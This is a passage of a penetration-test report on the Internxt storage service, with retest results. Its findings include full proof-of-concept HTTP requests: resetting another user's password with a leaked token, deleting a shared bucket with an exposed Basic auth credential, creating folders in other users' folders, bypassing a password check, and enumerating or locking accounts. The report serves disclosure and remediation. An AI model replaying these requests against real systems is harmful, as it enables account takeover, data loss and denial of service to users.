{"hashpass":"a7c9[…]d400","subscriptionPlan":{"isSubscribed":false},"referralPartner":null,"maxSp
aceBytes":100000000000000,"totalUsedSpaceBytes":831937248976,"preferences":{"dnt":false},"isFreeT
ier":true,"activated":true,"resetter":"e654[…]d7d1","deactivator":"8231[…]werb","activator":"edca
98f43a953a6a4d2c00c5a2381aac9ea3d7f0781c25801ceac846ddea0b61","created":"2022-06-
21T12:50:43.886Z","uuid":"ab472da3-8d13-45a9-a7f5-
0c6b40303a00","email":"hello@internxt.com","id":"hello@internxt.com"}
```

Sending the following request probably will change the bridge password of the hello@internxt.com user:

```
POST /resets/e654[…]d7d1  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
Content-Length: 19

{"password":"sha256(any value)"}
```

Case 3 – deleting the common bucket:

Example request using shared bucket (`51a30c6558659f35252af233`):

```
POST /v2/buckets/51a30c6558659f35252af233/files/start?multiparts=1 HTTP/1.1
Host: api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.0
Internxt-Client: drive-web
Authorization: Basic
aGVsbG9AaW50ZXJueHQuY29tOmFmNTczOTk4MjVkZDA1NDVkODNlOTBmYjYwMjdjZDdiYzRlODA4ZGE1OTc2MTUwMDc4MWI0M
WY3ZmEyZGNkMDQ=
Content-Length: 34
Origin: https://send.internxt.com
Referer: https://send.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

```
{"uploads":[{"index":0,"size":7}]}
```

There is a risk, that the following request will remove the shared backed:

```
DELETE /v2/buckets/51a3[…]f233 HTTP/1.1
Host: api.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.0
Internxt-Client: drive-web
Authorization: Basic
aGVsbG9AaW50ZXJueHQuY29tOmFmNTczOTk4MjVkZDA1NDVkODNlOTBmYjYwMjdjZDdiYzRlODA4ZGE1OTc2MTUwMDc4MWI0M
WY3ZmEyZGNkMDQ=
Content-Length: 34
Origin: https://send.internxt.com
Referer: https://send.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

Location

send.internxt.com

Recommendation

All mentioned risks should be mitigated.

[FIXED][MEDIUM] SECURITUM-225922-003: Unauthorized folders creation

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

N/A

STATUS AFTER RETEST

The vulnerability has been fixed. The following response was returned:

```
HTTP/1.1 403 Forbidden
Server: nginx
Date: Thu, 22 Dec 2022 13:06:39 GMT
[…]

{"error":"Parent folder does not belong to user"}
```

SUMMARY

It was found that it is possible to create folders for the other users. Such folders are not visible to the attacked users, however they are not able to create folders with the same name anymore. If the attacker will choose the common folder names like "backup", "backups" etc. this can make the use of the application much more difficult for the users. It is important to note that the attack may affect all users.

More information about broken access control vulnerability:

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

PREREQUISITES FOR THE ATTACK

None – self registered account in the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

To present the vulnerability the following steps were performed:

1) The following request was sent by `dt1+inxt02@securitum.pl` user (folder with 54647166 identifier was a main folder of the other user – `dt1+inxt01@securitum.pl`):


```
POST /api/storage/folder HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
```

```
Internxt-Mnemonic: eager effort […] box gift
Content-Length: 48
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"parentFolderId":54647166,"folderName":"Tests"}
```

The response confirmed the “Tests” folder creation:

```
HTTP/1.1 201 Created
Server: nginx
Date: Fri, 15 Jul 2022 20:27:28 GMT
[…]

{"id":54679992,"name":"ONzgORtJ77qI28jDnr+GjwJn6xELsAEqsn3FKlKNYbHR7Z129AD/WOMkAChEKx6rm7hOER2drd
mXmC296dvSXtE5y5os0XCS554YYc+dcCNQ88NfkLUN8PyuQtE4TnIf5yKwuH4=","bucket":null,"parentId":54647166
,"userId":755805,"updatedAt":"2022-07-15T20:27:28.737Z","createdAt":"2022-07-15T20:27:28.737Z"}
```

2) In the next step user `dt1+inxt01@securitum.pl` tried to create a “Tests” folder, however the following error message was shown:



It is important to note that by iterating through all parent folder identifiers (`parentFolderId` parameter) the attack may probably affect all folders/users in the application.

LOCATION

POST /api/storage/folder.

RECOMMENDATION

Only owner of the folder should be able to create subfolders.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

[NOT FIXED][LOW] SECURITUM-225922-004: Access to “Security” panel without knowing the password

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has not been fixed.

STATUS AFTER RETEST

N/A

SUMMARY

Logged user has to re-enter the password before accessing “Security” panel (Settings -> Security). However, there is a vulnerability that allows to get an access to this panel without knowing the password. Attacker with an access to the active session will be able to get an access to the following functionalities included in the panel:


- Change password,
- Two Factor Authentication (2FA),
- Backup key.

PREREQUISITES FOR THE ATTACK

Access to an active session.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Access to the “Security” panel requires to re-enter the password:



It was found that the following request is sent to validate the re-entered password:

```
GET /api/are-credentials-correct?email=dt1+inxt01@securitum.pl&hashedPassword=052a[...]7e39
HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
```

```
Accept: */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://drive.internxt.com/preferences?tab=security
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: […]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```


If the password was incorrect the following response was returned:

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Mon, 18 Jul 2022 10:13:44 GMT
Content-Type: application/json; charset=utf-8
[…]

{"error":"Wrong credentials"}
```

During the pentest, the server response was intercepted (using Burp Suite Proxy[4] tool) and changed to:

```
HTTP/1.1 200 Unauthorized
Server: nginx
Date: Mon, 18 Jul 2022 10:13:44 GMT
[…]

{"error":"Wrong credentials"}
```

As a result, access to the "Security" panel was obtained and it was possible to change user's password, enable 2FA and export backup key:



[4] https://portswigger.net/burp/documentation/desktop/tools/proxy/using

LOCATION

Access to the “Security” panel.

RECOMMENDATION

Access to the “Security” panel should not be validated on the client-side code. Instead, server-side validation should be implemented.

[NOT FIXED][LOW] SECURITUM-225922-005: Obtaining backup key without accessing “Security” panel

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has not been fixed.

STATUS AFTER RETEST

N/A

SUMMARY


The application’s “Security” panel allows to export a backup key. Access to the “Security” panel is protected by requiring to re-enter the password. However, there is a vulnerability that allows to obtain the backup key without accessing the panel.

PREREQUISITES FOR THE ATTACK


Access to an active session.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Exporting the backup key using “Security” panel:



It was found that it is not necessary to use “Security” panel to obtain the backup key value, as it is included in all requests being send to the application (`Internxt-Mnemonic` header). Due to that, it can be easily viewed using browser’s developer tools (Network tab):



LOCATION

Whole application.

RECOMMENDATION

The backup key should be accessible only after a properly validated access to the “Security” panel (see also *SECURITUM-225922-004: Access to “Security” panel without knowing the password*). It is also recommended to process a clear text backup key only on the client-side code (see also *SECURITUM-225922-013: Sending anonymous initialization request*).

[NOT FIXED][LOW] SECURITUM-225922-006: Username enumeration

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has not been fixed.

STATUS AFTER RETEST

N/A

SUMMARY

Attacker is able to check if the given username (email address) is used in the application. Lists of the valid email addresses can be used to perform further attacks e.g. sending phishing emails or blocking accounts (see *SECURITUM-225922-008: Blocking accounts*). It is worth to mention that *SECURITUM-225922-001: Open HTTP Proxy* vulnerability can be abused to prepare a credible-looking phishing page.

PREREQUISITES FOR THE ATTACK

None – anonymous access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case 1:
The following request was sent to check if the given email address is valid:

```
POST /api/login HTTP/1.1
Host: drive.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Content-Length: 35
Connection: close

{"email":"dt1+inxt02@securitum.pl"}
```

If the email was valid the following response was returned:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 18 Jul 2022 10:05:28 GMT
[…]

{"hasKeys":true,"sKey":"5361[…]c817","tfa":null}
```

If the email was not valid, error message was returned instead:

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Mon, 18 Jul 2022 11:11:47 GMT
```

```
[…]

{"error":"Wrong email/password"}
```


Update (report version 1.1):

Case 2:

The following request was sent to check if the given email address is valid (Settings -> Account -> Invite a friend):

```
POST /api/user/invite HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
Internxt-Mnemonic: […]
Content-Length: 44
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/preferences?tab=account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"email":"audytor7+internxt01@securitum.pl"}
```

If the email address was valid, the response was returned after ~400ms:



If the email address was not existing, the response time was much longer:

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 18 Aug 2022 11:44:09 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 74
6 Connection: close
7 Content-Security-Policy: default-src 'self';base-uri
  'self';block-all-mixed-content;font-src 'self' https:
  data:;frame-ancestors 'self';img-src 'self' data:;object-src
  'none';script-src 'self';script-src-attr 'none';style-src 'self'
```

Search... 0 matches

1,145 bytes | 1,574 millis

INSPECTOR

Case 3:

The following request was sent:

```
GET /api/deactivate/audytor7+internxt01@securitum.pl HTTP/1.1
Host: drive.internxt.com
[…]
```

If the email address was valid, the following response was returned:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 22 Aug 2022 12:40:32 GMT
[…]

{"error":null,"message":"Email sent"}
```

If the email address was not existing, the following response was returned:

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Mon, 22 Aug 2022 12:40:28 GMT
[…]

{"error":"Internal Server Error"}
```

Case 4:

The following request was sent:

```
POST /api/initialize HTTP/1.1
Host: drive.internxt.com
Content-Length: 35
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Internxt-Version: 1.1.0
Sec-Ch-Ua-Mobile: ?0
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://drive.internxt.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

```
Referer: https://drive.internxt.com/new
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"email":"dt1+intx03@securitum.pl"}
```

If the email was valid, the following response was returned:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 22 Aug 2022 14:11:29 GMT
[…]

{"user":{"email":"dt1+intx03@securitum.pl","root_folder_id":58098459}}
```

If the email was not existing, the following response was returned:

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Mon, 22 Aug 2022 14:14:09 GMT
[…]

{"error":"Internal Server Error"}
```

Update (report version 1.2):

Case 5:

```
GET /users/isactivated  HTTP/1.1
accept: application/json, text/plain, */*
internxt-version: 1.5.17
internxt-client: drive-mobile
email: dt1+intx200@securitum.pl
x-api-version: 2
Host: api.internxt.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.12.12
Content-Type: application/json
```

If the email was valid, the following response was returned:

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
[…]

{"activated":true,"uuid":"6733de78-42c8-4e18-96b1-1405e7642e57"}
```

If the email was not existing, the following response was returned:

```
HTTP/1.1 400 Bad Request
Server: nginx/1.14.2
[…]

{"error":"User not found"}
```

LOCATION

- POST https://drive.internxt.com/api/login
- POST https://drive.internxt.com/api/user/invite
- GET https://drive.internxt.com/api/deactivate/{email}
- POST https://drive.internxt.com/api/initialize
- GET https://api.internxt.com/users/isactivated

RECOMMENDATION

There should be no response difference (content and response time) for valid and invalid email addresses.

[NOT FIXED][LOW] SECURITUM-225922-008: Blocking accounts

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has not been fixed.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that after a few unsuccessful login attempts, the account is blocked. It exposes users to blocking their accounts by the attacker who knows their email address.

More information:

- https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

PREREQUISITES FOR THE ATTACK

None – anonymous access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following login request was sent a few times:

```
POST /api/access HTTP/1.1
Host: drive.internxt.com
Cookie: […]
Content-Length: 2921
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Internxt-Version: 1.1.0
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
Internxt-Client: drive-web
Sec-Ch-Ua-Platform: "Windows"
Origin: https://drive.internxt.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://drive.internxt.com/login
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{"email":"audytor7+internxt01@securitum.pl","password":"incorrect password
hash","tfa":"","privateKey":"[…]","publicKey":"[…]","revocateKey":"[…]"}
```

Then, the following request was returned:

```
HTTP/1.1 401 Unauthorized
Server: nginx
Date: Mon, 22 Aug 2022 11:29:19 GMT
[…]

{"error":"Your account has been blocked for security reasons. Please reach out to us"}
```

LOCATION

POST https://drive.internxt.com/api/access

RECOMMENDATION

It is recommended to provide the following protections against brute-force attack instead of blocking an account:

- CAPTCHA activated after a few unsuccessful login attempts,
- API Rate Limiting,
- Strong password policy.

It is also recommended to consider implementing the "Device Cookie" solution that allows to treat a trusted browser/device less restrictive:

- https://owasp.org/www-community/Slow_Down_Online_Guessing_Attacks_with_Device_Cookies

[FIXED][LOW] SECURITUM-225922-009: Detailed error message

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has been fixed. Technical error message is not returned.

STATUS AFTER RETEST

N/A

SUMMARY

The application's API reveals technical details in the error messages. Such information may be useful for the attacker to prepare the further attacks.

More information:

- https://owasp.org/www-community/Improper_Error_Handling

PREREQUISITES FOR THE ATTACK

An account in the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request was sent (creating a folder):

```
POST /api/storage/folder HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
Internxt-Mnemonic: […]
Content-Length: 447
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"parentFolderId":"56277777","folderName":"aaaa
```

```
aaaa
```

[NOT FIXED][LOW] SECURITUM-225922-010: Technical information disclosure in HTTP headers

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The vulnerability has not been fixed. The following request was sent:

```
GET
/api/photos/sorted?includeDownloadLinks=true&limit=60&skip=0&sortBy=takenAt&sortType=DESC&status=
EXISTS HTTP/1.1
Host: photos.internxt.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Bearer […]
Origin: https://drive.internxt.com
Referer: https://drive.internxt.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers
Connection: close
```

Response:

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0
Date: Wed, 08 Feb 2023 10:58:44 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 114
Connection: close
vary: Origin
access-control-allow-origin: *
access-control-expose-headers: sessionId
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"statusCode":500,"error":"Internal Server Error","message":"User ff87966b-501b-4d7a-b238-
154785fe00b6 not found"}
```

STATUS AFTER RETEST

N/A

SUMMARY

Technical information leakage has been detected. HTTP response header contains information about the web server version. This kind of information can be used to prepare further, platform specific attacks.

More information:

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server

PREREQUISITES FOR THE ATTACK

Access to the application.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Case1:

Example HTTP request:

```
POST /v2/buckets/8e4be8e488e02e8ded8365b3/files/start?multiparts=1 HTTP/1.1
Host: api.internxt.com
[…]

{"uploads":[{"index":0,"size":7}]}
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 17 Aug 2022 11:10:36 GMT
Content-Type: application/json; charset=utf-8
[…]
```

Case 2:

Example HTTP request:

```
GET / HTTP/1.1
Host: proxy01.api.internxt.com
[…]
```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 17 Aug 2022 10:32:14 GMT
[…]
```

LOCATION

- api.internxt.com
- proxy01.api.internxt.com

RECOMMENDATION

No redundant information should be returned in the HTTP response headers.

Informational issues

[NOT IMPLEMENTED][INFO] SECURITUM-225922-007: Numeric resource identifiers

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has not been implemented.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that the application uses numeric resource identifiers (e.g. folder `54647166`). Such behavior is not a security issue, however in the case of unauthorized access vulnerability it makes it much easier to carry out a successfully attack (see *SECURITUM-225922-002: Unauthorized metadata access*, *SECURITUM-225922-003: Unauthorized folders creation*). Recommended practice is to use unpredictable resource identifiers (e.g. UUIDv4).

Additional advantage of using unpredictable identifiers is hiding information about number of existing resources (e.g. number of folders).

TECHNICAL DETAILS (PROOF OF CONCEPT)

An example usage of the numeric identifier:

```
GET /api/storage/v2/folder/54182166 HTTP/1.1
Host: drive.internxt.com
Cookie: […]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Internxt-Version: 1.1.0
Internxt-Client: drive-web
Authorization: Bearer […]
Internxt-Mnemonic: doctor world […] fine core
Referer: https://drive.internxt.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

LOCATION

General recommendation.

RECOMMENDATION

It is recommended to use unpredictable resource identifiers (e.g. UUIDv4).

[NOT IMPLEMENTED][INFO] SECURITUM-225922-011: Missing email notification about security-related events

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has not been implemented.

STATUS AFTER RETEST

N/A

SUMMARY

It was found that the application does not inform users about the security-related events. During the tests, the password was changed, and no information about this fact was sent to the user. It is a good security practice to inform users about such events, as it increases a chance of the unauthorized access to the account detection.

TECHNICAL DETAILS (PROOF OF CONCEPT)

N/A

LOCATION

General recommendation.

RECOMMENDATION

It is recommended to inform users (e.g. using email messages) about the security-related events, e.g.:

- Password was changed,
- User was logged from a new location (IP address),
- 2FA was enabled/disabled.

[IMPLEMENTED][INFO] SECURITUM-225922-012: Token without expiration time

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has been implemented. An expiration time is added to the JWT tokens.

STATUS AFTER RETEST

N/A

SUMMARY

After the registration, the token is returned that can be exchanged to the new session token. The first token has no expiration time. In case of leakage of this token, an attacker will be able to generate new tokens with no limits.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following token was returned after a user registration:

```
eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgwM0BzZWN1cml0dW0ucGw.BCj5[…]SSYU
```

The token was decoded to the following form:

```
{"alg":"HS256"}.dt1+intx03@securitum.pl.[...]
```

The token was just a signed email address with no expiration time. The following request was used to generate a new token:

```
GET /api/new-token HTTP/1.1
Host: drive.internxt.com
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Internxt-Version: 1.1.0
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.ZHQxK2ludHgwM0BzZWN1cml0dW0ucGw.BCj5[…]SSYU
[…]
```

The response containing a new token:

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 22 Aug 2022 10:37:34 GMT
Content-Type: application/json; charset=utf-8
[…]

{"newToken":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwYXlsb2FkIjp7I[…]F0IjoxNjYxMTY0NjU0fQ.[…]"}
```

LOCATION

Session management.

RECOMMENDATION

The token returned after the registration should have the expiration time.

[IMPLEMENTED][INFO] SECURITUM-225922-013: Sending anonymous initialization request

STATUS AFTER RETEST III

N/A

STATUS AFTER RETEST II

The recommendation has been implemented. Sending request to `/api/initialize` endpoint resulted with 500 error:

```
HTTP/1.1 500 Internal Server Error
Server: nginx
